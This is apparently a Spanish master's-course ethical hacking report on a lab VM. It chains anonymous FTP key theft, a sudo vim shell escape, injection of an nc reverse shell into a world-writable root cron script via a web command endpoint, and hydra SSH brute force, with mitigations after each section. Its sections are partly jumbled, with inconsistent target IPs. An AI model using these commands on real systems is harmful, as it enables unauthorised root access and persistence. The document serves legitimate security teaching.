



Universidad
Internacional
de Valencia

Máster en Ciberseguridad

Hacking Ético

Carlos E. Noboa Guerrero

28 junio 2026

De:
 Planeta Formación y Universidades

Tabla de contenido

1. Resumen Ejecutivo 3

2. Tabla Resumen de la Actividad 3

3. Desarrollo Técnico 4

3.1. Vulnerabilidad 1: Acceso FTP Anónimo y Exposición de Claves 4

Criptográficas 4

3.2. Vulnerabilidad 2: Mala Configuración en Sudoers – Abuso del Binario Vim 7

3.3. Vulnerabilidad 3: Inyección en script.sh que lanza root periódicamente (cron)..... 9

3.4. Vulnerabilidad 4: Inicio mediante SSH con contraseña del archivo passwords.txt almacenado en la web..... 13

3.5. Vulnerabilidad 5: Mala configuración en reglas de polkit y parche pwnkit sin instalar 15

3.6. Vulnerabilidad 6: 80/tcp open http 17

Preparación del Entorno ¡Error! Marcador no definido.

4. Conclusiones..... 26

5. Referencias 27

6. Tablas..... 27

7. Imágenes (Evidencias)..... 28

1. Resumen Ejecutivo

Durante la sesión práctica 3, se llevó a cabo un ejercicio de prueba de penetración (pentest) sobre una máquina virtual diseñada con múltiples vulnerabilidades. El objetivo era identificar vectores de entrada y de escalada de privilegios que permitieran comprometer el sistema de forma total.

El análisis reveló que el sistema evaluado presenta una postura de seguridad deficiente, con una cadena de vulnerabilidades que, al explotarse de forma secuencial, conduce al compromiso total del sistema (acceso root). El nivel de riesgo global se califica como CRÍTICO.

Se identificaron y explotaron con éxito los siguientes vectores:

- Un vector de entrada sin privilegios, basado en el acceso FTP anónimo habilitado en el servicio vsftpd y la exposición de material criptográfico sensible (clave privada SSH).
- Un vector de escalada de privilegios, aprovechando una configuración errónea en el archivo sudoers que permitía al usuario sin privilegios ejecutar el editor Vim como root sin contraseña.
- Un vector de escalada de privilegios, aprovechando que un script que lanza cron periódicamente con el usuario root puede ser modificado por cualquier usuario.
- Un vector de entrada sin privilegios, basado en el inicio mediante SSH con contraseña del archivo passwords.txt almacenado en la web.
- Un vector de escalada de privilegios, aprovechando una mala configuración en las políticas de polkit, las cuales dan acceso root a los usuarios que pertenecen al grupo sudo, y el usuario viu pertenece a dicho grupo.

El encadenamiento de estos vectores resultó en el control total del sistema.

2. Tabla Resumen de la Actividad

ID	Tipo de Vector	Vulnerabilidad Explotada	Nivel de Riesgo
V-01	Acceso sin Privilegios	Acceso FTP Anónimo y Exposición de Claves Criptográficas	ALTO
V-02	Escalada de Privilegios	Mala Configuración en Sudoers y abuso del Binario Vim	CRÍTICO
V-03	Escalada de Privilegios	Inyección en script.sh que lanza root periódicamente (cron)	CRÍTICO
V-04	Acceso sin Privilegios	Inicio mediante SSH con contraseña del archivo passwords.txt almacenado en la web	ALTO
V-05	Escalada de Privilegios	Mala configuración en reglas de polkit y parche pwnkit sin instalar	CRÍTICO

V-06	credenciales válidas	accesibilidad de archivos de configuración y datos dentro del directorio	CRÍTICO
------	----------------------	--	---------

3. Desarrollo Técnico

3.1. Vulnerabilidad 1: Acceso FTP Anónimo y Exposición de Claves

Criptográficas

3.1.1. Detalle de la vulnerabilidad y riesgo asociado:

El servicio vsftpd 3.0.3, corriendo en el puerto 21 (TCP), tenía habilitada la opción de inicio de sesión anónimo (anonymous_enable=YES). Esta configuración por defecto permite que cualquier usuario no autenticado acceda al sistema de archivos expuesto por el servidor FTP sin proporcionar contraseña.

La configuración insegura es especialmente grave porque el directorio FTP expuesto contenía dos archivos críticos:

- id_rsa: Clave privada RSA del usuario viu, material criptográfico que permite autenticarse en el servidor SSH sin necesidad de contraseña.
- notas.txt: Archivo de texto con información sensible que revela el nombre de usuario del sistema (viu), facilitando el vector de ataque.

El nivel de riesgo es ALTO ya que la explotación de esta vulnerabilidad no requiere conocimientos técnicos avanzados ni herramientas especializadas, y tiene como consecuencia directa la obtención de acceso al sistema como usuario sin privilegios.

3.1.2. Proceso de explotación y evidencias (PoC):

Etapas 1: Reconocimiento de red (descubrimiento del objetivo):

Se utilizó arp-scan para identificar los hosts activos en la red local y localizar la IP de la máquina objetivo:

```
sudo arp-scan -l eth0 -localnet
```

La máquina objetivo fue identificada por el prefijo OUI de su dirección MAC (correspondiente a VirtualBox), obteniendo la IP: 192.168.1.34.


```
(kali@kali)-[~]
└─$ sudo arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:8a:35:d2, IPv4: 192.168.1.31
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      44:3b:14:de:2a:88      (Unknown)
192.168.1.20     14:f6:d8:4c:2e:21      (Unknown)
192.168.1.34     08:00:27:fc:f0:e0      (Unknown)
192.168.1.10     e0:85:4d:1e:5b:46      (Unknown)
192.168.1.47     e4:ab:89:21:7f:38      (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.825 seconds (140.27 hosts/sec). 5 responded

(kali@kali)-[~]
└─$
```

Etapas 2: Enumeración de servicios:

Se realizó un escaneo Nmap con detección de versiones y scripts por defecto:

```
nmap -sV -sC 192.168.10.34
```

Resultado del escaneo:

- Puerto 21/TCP — vsftpd 3.0.3 (FTP)
- Puerto 22/TCP — OpenSSH (SSH)
- Puerto 80/TCP — Apache HTTP Server (HTTP)

```
kali@kali: ~
Session Actions Edit View Help
└─(kali@kali)-[~]
└─$ nmap -sC -sV 192.168.1.34
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-28 17:35 -0400
Nmap scan report for 192.168.1.34
Host is up (0.000084s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.1.31
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 4
|_   vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 0 0 1675 Jan 08 2021 id_rsa
|_ -rw-r--r-- 1 0 0 159 Jan 10 2021 notas.txt
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 1b:76:3b:d7:1f:6f:2e:29:aa:57:36:13:94:d0:70:66 (RSA)
|_   256 47:f6:28:a5:ce:3f:fa:e8:25:2e:36:0f:2c:c9:8d:db (ECDSA)
|_   256 23:63:8f:8b:9c:81:f2:65:b1:55:be:4c:d0:29:d3:7c (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /_stats/
|_ http-title: SITIO EN CONSTRUCCION
|_ http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:FC:F0:E0 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```

Etapas 3: Explotación del FTP anónimo:

Se estableció conexión con el servidor FTP introduciendo anonymous como nombre de usuario y dejando la contraseña en blanco:

```
(kali@kali)-[~]
└─$ ftp 192.168.10.34
Connected to 192.168.10.34.
220 (vsFTPD 3.0.3)
Name (192.168.10.34:kali): anonymous
```

```
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||44148|)
150 Here comes the directory listing.
-rw-r--r--  1 0  0   1675 Jan 08  2021 id_rsa
-rw-r--r--  1 0  0    159 Jan 10  2021 notas.txt
226 Directory send OK.
ftp> get id_rsa
226 Transfer complete. 1675 bytes received.
ftp> get notas.txt
226 Transfer complete. 159 bytes received.
ftp> exit
221 Goodbye.
```

Etap4 4: Análisis de la información exfiltrada:

```
└─(kali㉿kali)-[~]
└─$ cat notas.txt
Buenas tardes profesores,
En este servidor de FTP, podeis encontrar la clave privada necesaria
para acceder
```

Etap4 5: Intrusión vía SSH:

Con la clave privada `id_rsa` y el nombre de usuario `viu`, se procedió a establecer la conexión SSH. Primero se ajustaron los permisos de la clave para que el cliente SSH la aceptara:

```
└─(kali㉿kali)-[~]
└─$ chmod 600 id_rsa
└─$ ssh -i id_rsa viu@192.168.10.34
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)
viu@viu-Actividad:~$ whoami
viu
```

Se obtuvo una shell interactiva como el usuario `viu`. Vector de entrada explotado con éxito.

```
(kali㉿kali)-[~]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~]
└─$ ssh -i id_rsa viu@192.168.10.34
The authenticity of host '192.168.10.34 (192.168.10.34)' can't be established.
ED25519 key fingerprint is SHA256:owIXIYHxjtwvqLb3ABepdEZZP83/5w0xr/ikdZ
IzQC0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.34' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Pueden actualizarse 765 paquetes.
516 actualizaciones son de seguridad.

Last login: Thu Jan 28 19:42:11 2021 from 192.168.1.135
viu@viu-Actividad:~$ whoami
viu
```

3.1.3. Recomendaciones de mitigación:

- Deshabilitar el acceso FTP anónimo: Modificar el archivo /etc/vsftpd.conf estableciendo anonymous_enable=NO y reiniciar el servicio.
- No almacenar material criptográfico en directorios públicos: Las claves privadas SSH nunca deben estar accesibles a través de servidores de acceso público como FTP.
- Valorar la sustitución de FTP por SFTP o FTPS: Protocolos que cifran el canal de comunicación y evitan la transmisión de credenciales en texto plano.
- Revisar periódicamente los permisos y el contenido de los directorios expuestos por servicios de red.

3.2. Vulnerabilidad 2: Mala Configuración en Sudoers – Abuso del Binario Vim

3.2.1. Detalle de la vulnerabilidad y riesgo asociado:

Una vez dentro del sistema como el usuario viu, se identificó una configuración errónea en el archivo /etc/sudoers. La regla establecida permitía al usuario viu ejecutar el editor de texto Vim con privilegios de root (superusuario) sin necesidad de introducir contraseña (directiva NOPASSWD).

Esta configuración es extremadamente peligrosa porque Vim, al igual que muchos editores e intérpretes de texto, permite la ejecución de comandos del sistema operativo directamente desde su interfaz mediante la función de escape de shell (:!comando). Al ejecutar Vim como root, cualquier comando del sistema invocado desde el editor hereda automáticamente los privilegios máximos.

El nivel de riesgo es CRÍTICO ya que a explotación de esta vulnerabilidad garantiza el compromiso total e inmediato del sistema.

3.2.2. Proceso de explotación y evidencias:

```
viu@viu-Actividad:~$ sudo -l
Matching Defaults entries for viu on viu-Actividad:
    env_reset, mail_badpass, secure_path=...
```

```
User viu may run the following commands on viu-Actividad:
(root) NOPASSWD: /usr/bin/vim
```

La salida confirma que el usuario viu puede ejecutar Vim como root sin contraseña.

```
viu@viu-Actividad:~$ sudo -l
Coincidiendo entradas por defecto para viu en viu-Actividad:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/bin

El usuario viu puede ejecutar los siguientes comandos en viu-Actividad:
  (root) NOPASSWD: /usr/bin/vim
viu@viu-Actividad:~$ sudo /usr/bin/vim
```

Ejecución del exploit (escape de shell desde Vim):

Se lanzó Vim con sudo y, desde su interfaz, se invocó una subshell del sistema:

```
viu@viu-Actividad:~$ sudo /usr/bin/vim
[Dentro de Vim, en modo comando]
:!/bin/bash

root@viu-Actividad:~# whoami
root
```

El comando `!/bin/bash` lanza una subshell que hereda el contexto de ejecución de Vim, que corre como root. La shell obtenida tiene privilegios máximos sobre el sistema.

Post-explotación (persistencia):

Para garantizar el acceso persistente sin depender de la clave RSA, se estableció una nueva contraseña para el usuario viu:

```
root@viu-Actividad:~# passwd viu
Introduzca la nueva contraseña de UNIX: *****
Vuelva a escribir la nueva contraseña de UNIX: *****
passwd: contraseña actualizada correctamente
```

La máquina quedó totalmente comprometida, con acceso root y mecanismo de persistencia establecido.

```
root@viu-Actividad:~# passwd viu
Introduzca la nueva contraseña de UNIX:
Vuelva a escribir la nueva contraseña de UNIX:
passwd: contraseña actualizada correctamente
root@viu-Actividad:~# █
```

3.2.3. Recomendaciones de mitigación:

- Auditar y restringir el archivo `/etc/sudoers`: Nunca conceder permisos NOPASSWD a binarios que permiten la ejecución de subshells o comandos del sistema (editores, intérpretes, etc.).
- Aplicar el principio de mínimo privilegio: Los usuarios solo deben tener los permisos estrictamente necesarios para realizar sus funciones. Si se necesita editar un archivo específico como root, limitar el permiso a ese archivo concreto.

- Consultar GTFOBins (<https://gtfobins.github.io>): Repositorio de referencia que lista binarios de Unix que pueden ser explotados para escapar de restricciones o escalar privilegios.
- Revisar periódicamente las entradas de sudoers con herramientas como sudo -l en auditorías de configuración del sistema.

3.3. Vulnerabilidad 3: Inyección en script.sh que lanza root periódicamente (cron)

3.3.1. Detalle de la vulnerabilidad y riesgo asociado:

Se descubre que la máquina vulnerable lanza mediante cron una tarea (script) periódicamente con privilegios root, dado que el script pertenece al usuario root, en cambio dicho script tiene permisos para ser modificado por cualquier usuario, lo que quiere decir, que acaba siendo una vulnerabilidad de escalada de privilegios. Ya que, cualquier usuario puede inyectar código en el script y el sistema lo ejecutara con permisos de root. Así, se consigue una shell interactiva con privilegios de root.

El nivel de riesgo es ALTO ya que la explotación de esta vulnerabilidad no requiere conocimientos técnicos avanzados ni herramientas especializadas, y tiene como consecuencia directa la obtención de acceso al sistema como usuario sin privilegios.

3.3.2. Proceso de explotación y evidencias:

Se procede a analizar el puerto 80, para ello se utiliza la herramienta gobuster la cual revela directorios y rutas ocultas del servidor web.

```
(user@user)-[~]
$ gobuster dir -u http://192.168.56.103 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.56.103
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode




.htpasswd (Status: 403) [Size: 279]
.hta (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
index.html (Status: 200) [Size: 237]
passwords (Status: 301) [Size: 320] [→ http://192.168.56.103/passwords/]
robots.txt (Status: 200) [Size: 32]
server-status (Status: 403) [Size: 279]
stats (Status: 301) [Size: 316] [→ http://192.168.56.103/stats/]
Progress: 4613 / 4613 (100.00%)

Finished
```

A continuación, se procede a analizar la ruta <http://192.168.56.103/stats/> en la cual se visualiza un desplegable para lanzar comandos en una terminal.




Después se prueba si dicha terminal está acotada o se puede ejecutar cualquier comando y se recopila información del sistema.



- Nombre del sistema: Linux
- Hostname: viu-Actividad
- Versión del kernel: 4.4.0-21-generic
- Arquitectura: x86_64
- Usuario actual: www-data

A continuación, se analizan los usuarios del sistema, comprobando las carpetas del directorio “home” :

- Usuario: viu
- Grupo: viu




También se observan los permisos de los ficheros en busca de alguno que se pueda manipular desde el usuario www-data:




```
total 136 drwxr-xr-x 18 viui viui 4096 Oct 19 2021 . drwxr-xr-x 3 root root 4096 Jan 8 2021 .. -rw-r--r-- 1 viui viui 1038 Oct 19 2021
.ICEauthority -rw-r--r-- 1 viui viui 58 Oct 19 2021 .Xauthority -rw-r--r-- 1 viui viui 0 Oct 19 2021 .bash_history -rw-r--r-- 1 viui viui 220 Jan 8
2021 .bash_logout -rw-r--r-- 1 viui viui 3771 Jan 8 2021 .bashrc drwx----- 12 viui viui 4096 Jan 10 2021 .cache drwx----- 14 viui viui 4096 Jan 8
2021 .config -rw-r--r-- 1 viui viui 25 Jan 8 2021 .dmrc drwx----- 2 viui viui 4096 Oct 19 2021 .gconf drwx----- 3 viui viui 4096 Oct 19 2021
.gnupg drwx----- 3 viui viui 4096 Jan 8 2021 .local drwx----- 4 viui viui 4096 Jan 8 2021 .mozilla drwxrwxr-x 2 viui viui 4096 Jan 8 2021 .nano -
rw-r--r-- 1 viui viui 675 Jan 8 2021 .profile -rw-rw-r-- 1 viui viui 66 Jan 8 2021 .selected_editor drwx----- 2 viui viui 4096 Jan 8 2021 .ssh -rw-r--
r-- 1 viui viui 0 Jan 8 2021 .sudo_as_admin_successful -rw-r--r-- 1 viui viui 773 Oct 19 2021 .viminfo -rw-r--r-- 1 root root 221 Oct 19 2021
.wget-hsts -rw-r--r-- 1 viui viui 210 Oct 19 2021 .xsession-errors -rw-r--r-- 1 viui viui 333 Jan 10 2021 .xsession-errors.old drwxr-xr-x 2 viui viui
4096 Jan 8 2021 Descargas drwxr-xr-x 2 viui viui 4096 Jan 8 2021 Documentos drwxr-xr-x 2 viui viui 4096 Jan 8 2021 Escritorio drwxr-xr-x 2
viui viui 4096 Jan 8 2021 Imágenes drwxr-xr-x 2 viui viui 4096 Jan 8 2021 Música drwxr-xr-x 2 viui viui 4096 Jan 8 2021 Plantillas drwxr-xr-x 2
viui viui 4096 Jan 8 2021 Público drwxr-xr-x 2 viui viui 4096 Jan 8 2021 Vídeos -rw-r--r-- 1 viui viui 8980 Jan 8 2021 examples.desktop -rw-r--r--
1 root root 99 Jun 24 15:43 info.txt -rwxrwxrwx 1 viui viui 94 Oct 19 2021 script.sh -rwxrwxrwx 1 viui viui 94 Oct 19 2021 script.sh
```

Es entonces, cuando queda en evidencia que se puede manipular el fichero script.sh cuyos permisos son “rwxrwxrwx” cualquiera puede leer, modificar o ejecutar el fichero. Por lo que se procede a visualizar el interior del script:




```
#!/bin/sh
uname > /home/viu/info.txt
date >> /home/viu/info.txt
uptime >> /home/viu/info.txt
uptime >> /home/viu/info.txt
```


Dicho script escribe la fecha y hora en un archivo de texto llamado info.txt y resulta que al visualizar dicho archivo los datos que se encuentran en el mismo son actuales, por lo que de alguna manera dicho script se ejecuta por el sistema. Además, analizando la propiedad del fichero “info.txt” se descubre que es root y que según los permisos el único usuario que puede escribir en dicho usuario también es root. Por lo que, queda en evidencia de que el script.sh (cuyos permisos aceptan la modificación por cualquier usuario) está siendo ejecutado por root. Por lo que, se demuestra la hipótesis visualizando las tareas que tiene planeadas ejecutar cron:



```
# crontab -l
#
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
* * * * * /home/viu/script.sh
```

Por lo que se procede a inyectar código en el script script.sh con el objetivo de conseguir una terminal interactiva con privilegios de root mediante la técnica reverse shell.




Se lanzan las siguientes peticiones GET al servidor web para inyectar código en el script.sh:

[http://192.168.56.103/stats/?cmd=echo "%23!/bin/sh" > /home/viu/script.sh](http://192.168.56.103/stats/?cmd=echo)

[http://192.168.56.103/stats/?cmd=echo "rm /tmp/f; mkfifo /tmp/f, cat /tmp/f | /bin/sh -i 2>%261 | nc 192.168.56.104 4444 > /tmp/f;" >> /home/viu/script.sh](http://192.168.56.103/stats/?cmd=echo)

A la vez que se abre un puerto para escuchar en la máquina kali:



3.3.3. Recomendaciones de mitigación:

- Cambiar permisos del script script.sh
- Validar que los scripts de las tareas cron ejecutadas como root no puedan ser modificadas por otros usuarios.
- Aplicar el principio del mínimo privilegio, es decir, ejecutar los scripts como root solo si es necesario.
- Realizar auditorías sobre modificaciones y ejecuciones de scripts.

Para ello se implementa el siguiente código en la máquina virtual kali:

```
kali@kali: ~/Desktop
Session Actions Edit View Help
(kali@kali) - [~/Desktop]
$ hydra -i viu -P passwords.txt ssh://192.168.1.34 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and e
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-28 18:39:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 102 login tries (1:1/p:102), ~26 tries per task
[DATA] attacking ssh://192.168.1.34:22/
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "123456" - 1 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "password" - 2 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "12345678" - 3 of 102 [child 2] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "qwerty" - 4 of 102 [child 3] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "123456789" - 5 of 102 [child 1] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "12345" - 6 of 102 [child 0] (0/0)
[ATTEMPT] target 192.168.1.34 - login "viu" - pass "1234" - 7 of 102 [child 2] (0/0)
